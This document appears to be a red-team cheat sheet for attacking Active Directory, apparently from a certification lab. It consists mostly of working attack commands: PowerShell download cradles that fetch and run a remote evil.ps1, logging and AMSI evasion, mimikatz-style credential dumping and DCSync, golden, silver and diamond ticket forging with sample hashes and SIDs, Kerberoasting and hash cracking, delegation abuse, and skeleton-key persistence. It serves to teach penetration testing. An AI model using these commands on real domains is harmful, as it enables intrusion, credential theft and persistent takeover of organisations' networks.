1. PowerShell Basics
Importing Modules
- Load a PowerShell script using dot sourcing:
. C:\AD\Tools\PowerView.ps1
- A module (or a script) can be imported with:
Import-Module C:\AD\Tools\ADModulemaster\ActiveDirectory\ActiveDirectory.psd1
- All the commands in a module can be listed with:
Get-Command -Module <modulename>
PowerShell Script Execution - Download Cradles
iex (New-Object Net.WebClient).DownloadString('https://webserver/payload.ps1')
$ie=New-Object -ComObject
InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://192.168.230.1/evil.ps1');sleep 5;$response=$ie.Document.body.innerHTML;$ie.quit();iex $response
# PSv3 onwards
iex (iwr 'http://192.168.230.1/evil.ps1')
$h=New-Object -ComObject
Msxml2.XMLHTTP;$h.open('GET','http://192.168.230.1/evil.ps1',$false);$h.send();iex
$h.responseText
$wr = [System.NET.WebRequest]::Create("http://192.168.230.1/evil.ps1")
$r = $wr.GetResponse()
IEX ([System.IO.StreamReader]($r.GetResponseStream())).ReadToEnd()
2. PowerShell Security & Evasion
PowerShell Detections
- System-wide transcription
- Script Block logging
- AMSI
- CLM - Integrated with AppLocker and WDAC (Device Guard)
Bypassing PowerShell Security
Using Invisi-Shell:
- With admin privileges:
RunWithPathAsAdmin.bat
- With non-admin privileges:
RunWithRegistryNonAdmin.bat
- Type
exitfrom the new PowerShell session to complete the clean-up.
Evasion starts from page 20 to 407
3. Domain Enumeration
Users, Computers & Groups
Get-DomainUser -Identity student1
Get-DomainComputer | select Name
Get-DomainGroup | select Name
Get-DomainGroupMember -Identity "Domain Admins" -Recurse
Get-DomainGroup -UserName "student1"
# list all local groups on a machine (needs admin privs)
Get-NetLocalGroup -ComputerName dcorp-dc
Shares & File Servers
Find shares on hosts:
Invoke-ShareFinder -Verbose
Find files on computers:
Invoke-FileFinder -Verbose
Find all file servers:
Get-NetFileServer
PowerHuntShares (https://github.com/NetSPI/PowerHuntShares) - can discover shares, sensitive files, ACLs for shares, networks, computers, identities etc. and generates a nice HTML report:
Invoke-HuntSMBShares -NoPing -OutputDirectory C:\AD\Tools -HostList C:\AD\Tools\servers.txt
BloodHound Data Collection
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\SharpHound\SharpHound.exe -
args --collectionmethods
Group,GPOLocalGroup,Session,Trusts,ACL,Container,ObjectProps,SPNTarg
ets,CertServices --excludedcs
ACLs
# Get the ACLs associated with the specified object
Get-DomainObjectAcl -SamAccountName student1 -ResolveGUIDs

# BEST
Find-InterestingDomainAcl -ResolveGUIDs

# Get the ACLs with the specified path
Get-PathAcl -Path "\\dcorp-dc.dollarcorp.moneycorp.local\sysvol"
GPOs
Get-DomainGPO -ComputerIdentity dcorp-student1
Get-DomainGPOLocalGroup
# Get users which are in a local group of a machine using GPO
Get-DomainGPOComputerLocalGroupMapping -ComputerIdentity
dcorp-student1
# Get machines where the given user is member of a specific group
Get-DomainGPOUserLocalGroupMapping -Identity student1 -
Verbose
Trusts
Get-DomainTrust -Domain us.dollarcorp.moneycorp.local
Get-Forest -Forest eurocorp.local
# Forest mappings
Get-ForestGlobalCatalog -Forest eurocorp.local
Get-ForestTrust -Forest ...
4. User Hunting
- Find all machines on the current domain where the current user has local admin access:
Find-LocalAdminAccess -Verbose
- This function queries the DC for a list of computers (
Get-NetComputer) and then uses multi-threadedInvoke-CheckLocalAdminAccesson each machine. Find-WMILocalAdminAccess.ps1Find-PSRemotingLocalAdminAccess.ps1
- Find computers where a domain admin (or specified user/group) has sessions:
Find-DomainUserLocation -Verbose
Find-DomainUserLocation -UserGroupIdentity "RDPUsers"
- Find computers where a domain admin session is available and current user has admin access:
Find-DomainUserLocation -CheckAccess
- Find computers (file servers and distributed file servers) where a domain admin session is available:
Find-DomainUserLocation -Stealth
- List sessions on remote machines (https://github.com/Leo4j/InvokeSessionHunter):
Invoke-SessionHunter -FailSafe
- Above command doesn’t need admin access on remote machines. Uses Remote Registry and queries
HKEY_USERShive.
- List sessions on remote machines (opsec friendly):
Invoke-SessionHunter -NoPortScan -Targets C:\AD\Tools\servers.txt
- Above command doesn’t need admin access on remote machines. Uses Remote Registry and queries
HKEY_USERShive.
In an AD environment, there are multiple scenarios which lead to privilege escalation. We had a look at the following:
- Hunting for Local Admin access on other machines
- Hunting for high privilege domain accounts (like a Domain Administrator)
5. Privilege Escalation - Local
There are various ways of locally escalating privileges on a Windows box:
- Missing patches
- Automated deployment and AutoLogon passwords in clear text
- AlwaysInstallElevated (Any user can run MSI as SYSTEM)
- Misconfigured Services
- DLL Hijacking and more
- Kerberos and NTLM Relaying
Tools for complete coverage:
- PowerUp: https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc
- PrivescCheck: https://github.com/itm4n/PrivescCheck
- winPEAS: https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS
Service Issues (PowerUp)
- Get services with unquoted paths and a space in their name:
Get-ServiceUnquoted -Verbose
- Get services where the current user can write to its binary path or change arguments to the binary:
Get-ModifiableServiceFile -Verbose
- Get the services whose configuration the current user can modify:
Get-ModifiableService -Verbose
Run All Checks
- PowerUp:
Invoke-AllChecks - PrivescCheck:
Invoke-PrivEscCheck - PEASS-ng:
winPEASx64.exe

GPO Abuse - GPOddity
Refer page 109
6. PowerShell Remoting
One-to-One (PSSession)
- Interactive
- Runs in a new process (
wsmprovhost) - Is Stateful
New-PSSession
Enter-PSSession
One-to-Many (Fan-out Remoting)
- Non-interactive
- Executes commands in parallel
Invoke-Command
Evading Logging with winrs
We can use winrs in place of PSRemoting to evade the logging (and still reap the benefit of port 5985 allowed between hosts):
winrs -remote:server1 -u:server1\administrator -p:Pass@1234 hostname
- We can also use
winrm.vbsand COM objects of WSMan object - https://github.com/bohops/WSMan-WinRM
7. Credential Extraction
Credentials are stored by LSASS when a user:
- Logs on to a local session or RDP
- Uses RunAs
- Runs a Windows service
- Runs a scheduled task or batch job
- Uses a Remote Administration tool
Credentials extractable without touching LSASS:
- SAM hive (Registry) - Local credentials
- LSA Secrets / SECURITY hive (Registry) - Service account passwords, Domain cached credentials etc.
- DPAPI Protected Credentials (Disk) - Credentials Manager/Vault, Browser Cookies, Certificates, Azure Tokens etc.
8. Lateral Movement - Over Pass The Hash
# Using SafetyKatz (Minidump of lsass and PELoader to run Mimikatz)
SafetyKatz.exe "sekurlsa::ekeys"
# From a Linux attacking machine using impacket.
# Over Pass the hash (OPTH) generate tokens from hashes or keys. Needs
# elevation (Run as administrator)
SafetyKatz.exe "sekurlsa::pth /user:administrator
/domain: dollarcorp.moneycorp.local
/aes256:<aes256keys> /run:cmd.exe" "exit
# Below doesn't need elevation
Rubeus.exe asktgt /user:administrator /rc4:<ntlmhash>
/ptt
Rubeus.exe asktgt /user:administrator
/aes256:<aes256keys> /opsec
/createnetonly:C:\Windows\System32\cmd.exe /show /ptt
DCSync
# To use the DCSync feature for getting krbtgt hash execute the below
# command with DA privileges for dcorp domain:
SafetyKatz.exe "lsadump::dcsync /user:dcorp\krbtgt"
"exit"
9. Kerberos Ticket Attacks
Kerberos Authentication Flow

If PAC validation is disabled (default in most cases) → attacker can forge group memberships in the ticket and the app server won’t verify it with the DC.
What is PAC?
PAC = Privilege Attribute Certificate - a Microsoft extension to Kerberos tickets that contains authorization data about the user:
- Group memberships
- User rights
- Security identifiers (SIDs)
Golden Ticket
Signed by the hash of krbtgt account.
Step 1 - Acquire AES Key of the krbtgt account
# Execute mimikatz (or a variant) on DC as DA to get krbtgt hash
C:\AD\Tools\SafetyKatz.exe '"lsadump::lsa /patch"'
# To use the DCSync feature for getting AES keys for krbtgt account. Use
# the below command with DA privileges (or a user that has replication
# rights on the domain object):
C:\AD\Tools\SafetyKatz.exe "lsadump::dcsync
/user:dcorp\krbtgt" "exit"
Step 2 - Forge the TGT

# Use Rubeus to forge a Golden ticket with attributes similar to a normal TGT:
C:\AD\Tools\Rubeus.exe golden
/aes256:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
/sid:S-1-5-21-719815819-3726368948-3917688648 /ldap /user:Administrator
/printcmd
Above command generates the ticket forging command. Note that 3 LDAP queries are sent to the DC to retrieve the values:
- To retrieve flags for user specified in
/user. - To retrieve
/groups,/pgid,/minpassageand/maxpassage - To retrieve
/netbiosof the current domain
If you have already enumerated the above values, manually specify as many as you can in the forging command (a bit more opsec friendly)
# The Golden ticket forging command looks like this:
C:\AD\Tools\Rubeus.exe golden
/aes256:154CB6624B1D859F7080A6615ADC488F09F92843879B3D914CBCB5A8C3CDA84
8 /user:Administrator /id:500 /pgid:513
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-719815819-3726368948-
3917688648 /pwdlastset:"11/11/2022 6:33:55 AM" /minpassage:1
/logoncount:2453 /netbios:dcorp /groups:544,512,520,513 /dc:DCORPDC.dollarcorp.moneycorp.local /uac:NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD
/ptt
Silver Ticket

Encrypted and Signed by the hash of the service account (Golden ticket is signed by hash of krbtgt) of the service running with that account. Services rarely check PAC (Privileged Attribute Certificate).
C:\AD\Tools\Rubeus.exe silver /service:http/dcorpdc.dollarcorp.moneycorp.local /rc4:6e58e06e07588123319fe02feeab775d
/sid:S-1-5-21-719815819-3726368948-3917688648 /ldap /user:Administrator
/domain:dollarcorp.moneycorp.local /ptt
- Just like the Golden ticket,
/ldapoption queries DC for information related to the user. - Similar command can be used for any other service on a machine. Which services? HOST, RPCSS, CIFS and many more.
Key concept: You compromised Machine A → You extract Machine B’s hash from A (via secretsdump, dcsync, etc.) → You forge Silver Ticket for Machine B’s service → You access Machine B WITHOUT touching it directly.
# Forge a Silver ticket:
C:\AD\Tools\Rubeus.exe silver /service:http/dcorpdc.dollarcorp.moneycorp.local /rc4:6e58e06e07588123319fe02feeab775d
/sid:S-1-5-21-719815819-3726368948-3917688648 /ldap /user:Administrator
/domain:dollarcorp.moneycorp.local /ptt
Diamond Ticket

- A diamond ticket is created by decrypting a valid TGT, making changes to it and re-encrypting it using the AES keys of the krbtgt account.
- Golden ticket was a TGT forging attack whereas diamond ticket is a TGT modification attack.
- The persistence lifetime depends on the krbtgt account.
- A diamond ticket is more opsec safe as it has:
- Valid ticket times because a TGT issued by the DC is modified
- In golden ticket, there is no corresponding TGT request for TGS/Service ticket requests as the TGT is forged
Diamond Ticket Flow: john requests TGT → DC issues legitimate TGT ↓ You decrypt it with krbtgt AES key ↓ Change PAC → add Domain Admin group ↓ Re-encrypt with krbtgt AES key ↓ Present modified TGT → treated as Domain Admin
# We would still need krbtgt AES keys. Use the following Rubeus command to
# create a diamond ticket (note that RC4 or AES keys of the user can be used too):
Rubeus.exe diamond
/krbkey:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
/user:studentx /password:StudentxPassword /enctype:aes /ticketuser:administrator
/domain:dollarcorp.moneycorp.local /dc:dcorp-dc.dollarcorp.moneycorp.local
/ticketuserid:500 /groups:512 /createnetonly:C:\Windows\System32\cmd.exe /show
/ptt
# We could also use /tgtdeleg option in place of credentials in case we have
# access as a domain user:
Rubeus.exe diamond
/krbkey:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848 /tgtdeleg
/enctype:aes /ticketuser:administrator /domain:dollarcorp.moneycorp.local /dc:dcorpdc.dollarcorp.moneycorp.local /ticketuserid:500 /groups:512
/createnetonly:C:\Windows\System32\cmd.exe /show /pt
| Attack | Method | Signed By | Opsec |
|---|---|---|---|
| Golden Ticket | Forge TGT from scratch | krbtgt hash | Lower - no matching AS-REQ |
| Silver Ticket | Forge TGS from scratch | Service account hash | Lower - no matching TGS-REQ |
| Diamond Ticket | Modify legitimate TGT | krbtgt AES key | Higher - valid ticket times |
10. Kerberoasting & AS-REP Roasting
Kerberoasting (Service Accounts)
Offline cracking of service account passwords. The Kerberos session ticket (TGS) has a server portion which is encrypted with the password hash of service account. This makes it possible to request a ticket and do offline password attack. Because (non-machine) service account passwords are not frequently changed, this has become a very popular attack!
Find user accounts used as Service accounts
Get-DomainUser -SPN
- Use Rubeus to list Kerberoast stats:
Rubeus.exe kerberoast /stats
- Use Rubeus to request a TGS:
Rubeus.exe kerberoast /user:svcadmin /simple
- To avoid detections based on Encryption Downgrade for Kerberos EType (MDI - 0x17 stands for rc4-hmac), look for Kerberoastable accounts that only support RC4_HMAC:
Rubeus.exe kerberoast /stats /rc4opsec
Rubeus.exe kerberoast /user:svcadmin /simple /rc4opsec
- Kerberoast all possible accounts:
Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt
- Crack hashes:
john.exe --wordlist=C:\AD\Tools\kerberoast\10kworst-pass.txt C:\AD\Tools\hashes.txt
AS-REP Roasting (User Accounts)
Requirements:
- Preauth disabled, OR
- GenericWrite / GenericAll over a user to force disable preauth

Request AS-REQ, then crack it offline.
Get-DomainUser -PreauthNotRequired -Verbose
Find-InterestingDomainAcl -ResolveGUIDs |
?{$_.IdentityReferenceName -match "RDPUsers"}
Get-DomainUser -PreauthNotRequired -Verbose
C:\AD\Tools\Rubeus.exe asreproast /user:VPN1user
/outfile:C:\AD\Tools\asrephashes.txt
john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worstpass.txt C:\AD\Tools\asrephashes.txt
Targeted Kerberoasting - Setting SPN on User Accounts
Set an SPN on a user account, then perform the Kerberoast attack:
Set-DomainObject -Identity support1user -Set
@{serviceprincipalname='dcorp/whatever1'}
Rubeus.exe kerberoast /outfile:targetedhashes.txt
john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worstpass.txt C:\AD\Tools\targetedhashes.txt
11. Delegation Attacks
Unconstrained Delegation

Get-DomainComputer -UnConstrained
- We must trick or wait for a domain admin to connect to a service on appsrv.
- Now, if the command is run again:
SafetyKatz.exe "sekurlsa::tickets /export"
- The DA token could be reused:
Safetykatz.exe "kerberos::ptt C:\Users\appadmin\Documents\user1\[0;2ceb8b3]-2-0-60a10000-Administrator@krbtgtDOLLARCORP.MONEYCORP.LOCAL.kirbi"


Printer Bug (Forcing TGT Capture)
# We can capture the TGT of dcorp-dc$ by using Rubeus on dcorp-appsrv:
Rubeus.exe monitor /interval:5 /nowrap
Run MS-RPRN.exe (or other) on the student VM (https://github.com/leechristensen/SpoolSample):
MS-RPRN.exe \\dcorp-dc.dollarcorp.moneycorp.local \\dcorp-appsrv.dollarcorp.moneycorp.loca
- Copy the base64 encoded TGT, remove extra spaces (if any) and use it on the student VM:
Rubeus.exe ptt /tikcet:
Constrained Delegation

To abuse constrained delegation, we need to have access to the websvc account. If we have access to that account, it is possible to access the services listed in msDS-AllowedToDelegateTo of the websvc account as ANY user.
# Using PowerView
Get-DomainUser -TrustedToAuth
Get-DomainComputer -TrustedToAuth
# We are requesting a TGT and TGS in a single command:
Rubeus.exe s4u /user:websvc
/aes256:2d84a12f614ccbf3d716b8339cbbe1a650e5fb352edc8e87
9470ade07e5412d7 /impersonateuser:Administrator
/msdsspn:CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL
/ptt
ls \\dcorp-mssql.dollarcorp.moneycorp.local\c$
Alternate Service Abuse
The SPN value in TGS is clear-text. This allows access to many interesting services when the delegation may be for a non-intrusive service!
# Note the '/altservice' parameter:
Rubeus.exe s4u /user:dcorp-adminsrv$
/aes256:db7bd8e34fada016eb0e292816040a1bf4eeb25cd3843e04
1d0278d30dc1b445 /impersonateuser:Administrator
/msdsspn:time/dcorp-dc.dollarcorp.moneycorp.LOCAL
/altservice:ldap /ptt
# After injection, we can run DCSync:
C:\AD\Tools\SafetyKatz.exe "lsadump::dcsync
/user:dcorp\krbtgt" "exit"
Resource-Based Constrained Delegation (RBCD)
Find-InterestingDomainACL
$comps='dcorp-x$','x'
Set-ADComputer -Identity dcorp-mgmt -
PrincipalsAllowedToDelegateToAccount $comps
Rubeus.exe s4u /user:dcorp-student1$
/aes256:d1027fbaf7faad598aaeff08989387592c0d8e0201ba453d
83b9e6b7fc7897c2 /msdsspn:http/dcorp-mgmt
/impersonateuser:administrator /ptt
winrs -r:dcorp-mgmt cmd.exe
12. Persistence
Skeleton Key
- Use the below command to inject a skeleton key (password would be
mimikatz) on a Domain Controller of choice. DA privileges required.
SafetyKatz.exe '"privilege::debug" "misc::skeleton"' -ComputerName dcorp-dc.dollarcorp.moneycorp.local
- Now, it is possible to access any machine with a valid username and password as
mimikatz:
Enter-PSSession -Computername dcorp-dc -credential dcorp\Administrator
Note that Skeleton Key is not opsec safe and is also known to cause issues with AD CS.
DSRM (Directory Services Restore Mode)
- There is a local administrator on every DC called “Administrator” whose password is the DSRM password.
- DSRM password (SafeModePassword) is required when a server is promoted to Domain Controller and it is rarely changed.
- After altering the configuration on the DC, it is possible to pass the NTLM hash of this user to access the DC.
Refer page 150
Custom SSP
Refer page 156
ACL-Based Persistence
AdminSDHolder

Security Descriptor Propagator (SDPROP) runs every hour and compares the ACL of protected groups and members with the ACL of AdminSDHolder and any differences are overwritten on the object ACL.
Security Descriptors - WMI
(Persistence using ACLs)
Security Descriptors - PowerShell Remoting
(Persistence using ACLs)
Security Descriptors - Remote Registry
(Persistence using ACLs)
13. Domain Privilege Escalation - Cross-Domain & Cross-Forest
sIDHistory is a user attribute designed for scenarios where a user is moved from one domain to another. When a user’s domain is changed, they get a new SID and the old SID is added to sIDHistory.
sIDHistory can be abused in two ways of escalating privileges within a forest:
- krbtgt hash of the child
- Trust tickets
